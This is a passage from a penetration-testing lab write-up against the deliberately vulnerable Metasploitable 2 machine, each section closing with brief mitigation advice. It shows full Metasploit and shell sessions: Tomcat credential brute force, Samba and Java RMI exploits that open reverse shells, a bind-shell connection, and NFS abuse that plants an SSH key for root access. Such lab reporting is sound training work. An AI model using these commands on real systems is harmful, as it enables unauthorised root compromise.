
```

5900/tcp open  vnc      VNC (Protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.27 seconds

```

Try opening the page on port 8180 with url <http://metasploitableIP:8180>



If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALLL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager".
Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

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When you will click on any of the links in left panel, it will ask to login.

Now let's move to Metasploit to see if there is an exploit to get login credentials in msf.

Now, we have an exploit in msf to get the login credentials:-
auxiliary/scanner/http/tomcat_mgr_login


Use this exploit and set the options:-

Now we set the RHOST and the RPORT and enter exploit.

After we did the bruteforce and finished exploiting we found the login credentials.

```
[+] 192.168.150.131:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.150.131:8180 - Login Successful: tomcat:tomcat
[-] 192.168.150.131:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.150.131:8180 - LOGIN FAILED: both:role1 (Incorrect)
```

We will use these credentials to login to the Apache page.



The screenshot shows the Apache Manager interface. At the top, there's a navigation bar with tabs like 'List Applications', 'HTML Manager Help', 'Manager Help', and 'Complete Server Status'. Below that is a 'Server Information' section with details about the Tomcat version (Apache Tomcat/5.5), JVM version (1.5.0), JVM vendor (Free Software Foundation, Inc.), OS name (Linux), OS version (2.6.24-16-server), and OS architecture (i386). The main content area is titled 'Server Status' and shows a table of current threads. Under 'JVM', it provides memory statistics: Free memory: 29.91 MB, Total memory: 107.87 MB, Max memory: 879609302207.99 MB. The 'http-8180' section lists a single request from IP 192.168.150.131. The request details are as follows:

Stage	Time	B Sent	B Recv	Client	VHost	Request
R	?	?	?	?	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?
S	5 ms	0 KB	0 KB	192.168.150.1	192.168.150.131	GET /manager/status HTTP/1.1
R	?	?	?	?	?	?

P: Parse and prepare request S: Service F: Finishing R: Ready K: Keepalive

Click on 'List Applications' under Manager tab, and you will see there are couple of options to upload the file.

Now we can try exploiting upload vulnerability on this one, either using the exploit available on msfconsole or creating an exploit using msfvenom.

Mitigation

Now to avoid this exploitation we recommend to get the latest updates and update the version if possible and don't use default login credentials and avoid using weak passwords.

10. Samba smbd 3.X on port 139:

As we can see, the target is using Samba version 3.0, which allows an attacker to execute arbitrary commands, by specifying a username containing shell meta characters.

```
23/tcp  open  smtp      Postfix Smtpd
53/tcp  open  domain    ISC BIND 9.4.2
80/tcp  open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind   2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

We are going to use the Metasploit framework to search for exploit in msfconsole.

```
(kali㉿kali)-[~]
$ msfconsole

          =[ metasploit v6.2.26-dev
+ -- =[ 2264 exploits - 1189 auxiliary - 404 post
+ -- =[ 951 payloads - 45 encoders - 11 nops
+ -- =[ 9 evasion
]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba 3.0.20
Matching Modules
=====
#  Name                      Disclosure Date  Rank     Check  Description
-  --
0  exploit/multi/samba/usermap_script  2007-05-14  excellent  No    Samba "username map script" Command Execution
```

Now we found exploit for this version, and we are going to use it.

Now we set our target:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.150.131
RHOST => 192.168.150.131
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
_____
RHOSTS  192.168.150.131  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   139                yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
_____
LHOST  192.168.150.132  yes        The listen address (an interface may be specified)
LPORT  4444               yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

This automatically gives us a root shell, where we can execute commands and dig further in the target machine.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.150.132:4444
[*] Command shell session 1 opened (192.168.150.132:4444 → 192.168.150.131:35794) at 2024-10-17 08:37:31 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```

Mitigation

To secure Samba smbd 3.X on port 139, consider the following actions:

- **Update Samba** to the latest version to patch known vulnerabilities.

11. Java RMI (Remote Method Invocation) Server:

The Java Remote Method Invocation (Java RMI) is a Java API that performs remote procedure calls (RPC).

```
514/tcp open  tcpwrapped
1099/tcp open  java-rmi      GNU Classpath grmiregistry
1524/tcp open  bindshell     Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
```

Now let's look at the Metasploit and search for any available exploit for it.

```
msf6 > search java rmi server
Matching Modules
=====
#  Name
0  exploit/multi/misc/java_jmx_server
1  auxiliary/scanner/misc/java_jmx_server
2  exploit/multi/misc/java_rmi_server
3  auxiliary/scanner/misc/java_rmi_server
4  exploit/multi/browser/firefox_xpi_bootstrapped_addon
5  exploit/multi/http/totaljs_cms_widget_exec

      Disclosure Date  Rank      Check  Description
-----+-----+-----+-----+
0  exploit/multi/misc/java_jmx_server    2013-05-22  excellent Yes  Java JMX Server Insecure Configuration Java Code Execution
1  auxiliary/scanner/misc/java_jmx_server 2013-05-22  normal   No   Java JMX Server Insecure Endpoint Code Execution Scanner
2  exploit/multi/misc/java_rmi_server    2011-10-15  excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution
3  auxiliary/scanner/misc/java_rmi_server 2011-10-15  normal   No   Java RMI Server Insecure Endpoint Code Execution Scanner
4  exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27  excellent No   Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
5  exploit/multi/http/totaljs_cms_widget_exec    2019-08-30  excellent Yes  Total.js CMS 12 Widget JavaScript Code Injection

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/totaljs_cms_widget_exec

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.150.131
RHOST => 192.168.150.131
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Now we found these exploits and will use this [exploit/multi/misc/java_rmi_server](#).

We set the target machineIP and exploit.

```
[*] Started reverse TCP handler on 192.168.150.132:4444
[*] 192.168.150.131:1099 - Using URL: http://192.168.150.132:8080/tfqmI8
[*] 192.168.150.131:1099 - Server started.
[*] 192.168.150.131:1099 - Sending RMI Header ...
[*] 192.168.150.131:1099 - Sending RMI Call ...
[*] 192.168.150.131:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.150.131
[*] Meterpreter session 1 opened (192.168.150.132:4444 → 192.168.150.131:42352) at 2024-10-17 09:14:44 -0400

meterpreter > 
```

And now we have remote control access on it.

Mitigation

To secure a Java RMI server, consider the following measures:

Regularly update the Java Runtime Environment (JRE) to apply the latest security patches.

Implement strong authentication to ensure that only authorized clients can access the server.

12. Detected Backdoor in IRC on Port 6667 (not exploited):

In this part, we will talk about a vulnerability service that is called unrealircd. Unrealircd is the irc server. The version at that time was a backdoored.

```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13     Apache Jserv (Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.30 seconds
```

IRC is short for Internet relay chat, the most famous chat system. IRC works on application layer that serve communication in text.

The standard port is TCP 6667.

Now as usual we're going to open Metasploit and search for any available exploits for it in msf.

We are going to use this exploit exploit/unix/irc/unreal ircd 3281 backdoor

Now we set The RHOST and RPORT for the targeted machine and exploit it.

```
[*] Using exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.150.131
RHOST => 192.168.150.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.150.131:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

As we see, unfortunately the exploit successfully completed, but no session was created.

This may be due to not any more using old versions and fix the exploit by now.

13. Bind Shell on port 1524/TCP:

- We use nmap with the option -sV to identify the software version running on port 1524 and find port 1524 open and running a bind shell which we try to exploit

```
[root@kali:~]# nmap -sV 192.168.8.157 -p 1524
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 13:42 EEST
Nmap scan report for 192.168.8.157
Host is up (0.013s latency).

PORT      STATE SERVICE      VERSION
1524/tcp  open  bindshell    Metasploitable root shell
MAC Address: 08:00:27:47:FE:12 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

We use netcat which initiates a connection on the ip of the machine and the port open

```
[root@kali:~]# nc 192.168.8.157 1524
```

And we are in as root

```
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# whoami
root
```

Mitigation

To secure a bind shell on port 1524/TCP, implement the following measures:

- **Disable the bind shell** if it is not necessary for operational purposes to reduce attack surface.
- **Restrict access** by using firewall rules to allow connections only from trusted IP addresses.
- **Use strong authentication** and enforce complex passwords to prevent unauthorized access.

14. rpcbind on port 111/tcp:

We see that an rpcbind service is running on port 111/tcp which allows NFS to share directories over the network.

```
(root㉿kali)-[~]
└─# nmap -sV 192.168.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 00:27 EEST
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
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8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:47:FE:12 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.35 seconds
```

We use the command showmount on the machine to list the directories exported, and it shows that the whole root directory is shared and can be accessed remotely.

```
(root㉿kali)-[~]
└─# showmount -e 192.168.1.15
Export list for 192.168.1.15:
/ *
```

I create a temporary directory under /tmp to mount the NFS locally on my machine

```
(root㉿kali)-[/tmp]
└─# mkdir metasploitable2
```



We then use the command mount to mount the NFS locally on my machine and access it's files.

```
(root㉿kali)-[~/tmp]
# mount -t nfs 192.168.1.15:/ /tmp/metasploitable2
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /usr/lib/systemd/system/rpc-statd.service.
```

Now we can access the authorized SSH keys on the machine which can grant us root access to the machine.

```
(root㉿kali)-[~/tmp]
# cat /tmp/metasploitable2/root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAQApNgFZN101bmNALQx7MssG6o14KNej6PVxgbpG781ShlQgldJkctezZdpFSBW76Iu1PR0h+WBV0+1c6iPL/0zUYFHyFKAz1e6/SteweG1jrzqOffdomVhvXXvSjGaSFewOYB8R8Qxs0WWTQTySeBa66X6e777
GVKHCDLygZso8wWr5jXln/Tw7XotLwhr8FEGvw2zW1krU3z09Bzp0e0ac2U+qUG1z1u/WwgzLz5/D9iyhtRWocypPE+kCp+Jz2mt4y1uA73KqoxFdw5oGUkxdF09f1nu20wkj0c+Wv8Vw7bwkf+1RgiOMg1J5ccs4WocvXsXovcNnbALTp3w= msfadmin@metasploitable
```

We generate our key and copy it to the NFS

```
(root㉿kali)-[~/ssh]
# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): kali_meta2_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in kali_meta2_rsa
Your public key has been saved in kali_meta2_rsa.pub
The key fingerprint is:
SHA256:A0H666yaNBblkZvFhXaLP3V87RM+ZUQeaz/CQq6n6qQ root@kali
The key's randomart image is:
+---[RSA 4096]---+
|       .0 ..      o |
|       +00.     .+ |
|       =.+0 .  o   =.|
|       o * ... + + o.=|
|       . + ..S. + .++ |
|       .   .0 .. . .+o |
|       +   .. 0 .   o |
|       o  o oo   o |
|       o .. E+o .. |
+---[SHA256]---+
```

```
(root㉿kali)-[~/ssh]
# cp kali_meta2_rsa.pub /tmp/metasploitable2/root/.ssh
```

Now we append our key to the authorized_keys file to be able to connect

```
(root㉿kali)-[~/tmp/metasploitable2/root/.ssh]
# cat kali_meta2_rsa.pub >> authorized_keys
(root㉿kali)-[~/tmp/metasploitable2/root/.ssh]
# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAQApNgFZN101bmNALQx7MssG6o14KNej6PVxgbpG781ShlQgldJkctezZdpFSBW76Iu1PR0h+WBV0+1c6iPL/0zUYFHyFKAz1e6/SteweG1jrzqOffdomVhvXXvSjGaSFewOYB8R8Qxs0WWTQTySeBa66X6e777
GVKHCDLygZso8wWr5jXln/Tw7XotLwhr8FEGvw2zW1krU3z09Bzp0e0ac2U+qUG1z1u/WwgzLz5/D9iyhtRWocypPE+kCp+Jz2mt4y1uA73KqoxFdw5oGUkxdF09f1nu20wkj0c+Wv8Vw7bwkf+1RgiOMg1J5ccs4WocvXsXovcNnbALTp3w= msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAQADQAAAQACQTL0aSE75/CKE94r5sgerhON0Dqr/ZFFaDUQciHrb/YeP50QEz1EH5SEv+xyXWt701LMITm1/01iELhUISaafDjUgisr0+FfUo+bgIGSwodhsqxTcm30flTxFAukEBBo/jin0Lz+kacj0tff60z
F8JdZYL769dx8sZz/Ac02rqw/2B8lw7PizL0m0vghFB7y4uoHCZm2go/otN0duuwfqfy5x0t+bIn4fhnTX1+UVzRScDz1DH4A4bJxGUv1qaFT23zs25G1XaqmCs13ENWvB0Paf6o2PR0l6o6SzEgrcrXs0h0vQC455sYXyR0XZ20RXy4sd0pkB
RyS1nfLwLc85htjtjKcz880sq3T+0VGQqvz5qhp5ruEy59jxtbDqrgTflhdLhRpmpn0dX0YrKxSbVhunqdchpNho3Y0n1o5-3ceMnd9xVEZ6n4xFrotsr1SL1hMzejwbkLSTQxHTDSCD1npTckTS0DFKbjEtjZ3aTWRCeAjYishaiDbZqkzf2tc
2EFpsuGcZYwvDwSw3l21+4E1hC8halsqANwuPiTnnzV30fw2cCP0saDgTwvtj2q/P1YjBcbxPXzqR+p1bb1wmHye0tVuh04zCz2m7B1c0johOs1Muwn8wOgpTmfyDwU7Gcl94w= root@kali
```

We then attempt to connect using ssh to the machine

```
[root@kali]~/.ssh
# ssh -i kali_meta2_rsa root@192.168.1.15
```

And we are in as root

```
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# whoami
root
```

Mitigation:

- **Limit Exports:** Only share required directories, not the entire root.
- **Access Control:** Use IP-based restrictions (e.g., 192.168.1.10(rw) to allow only specific IPs to mount with read-write access).
- Disable NFS if it is not required, it should be disabled to prevent such vulnerabilities.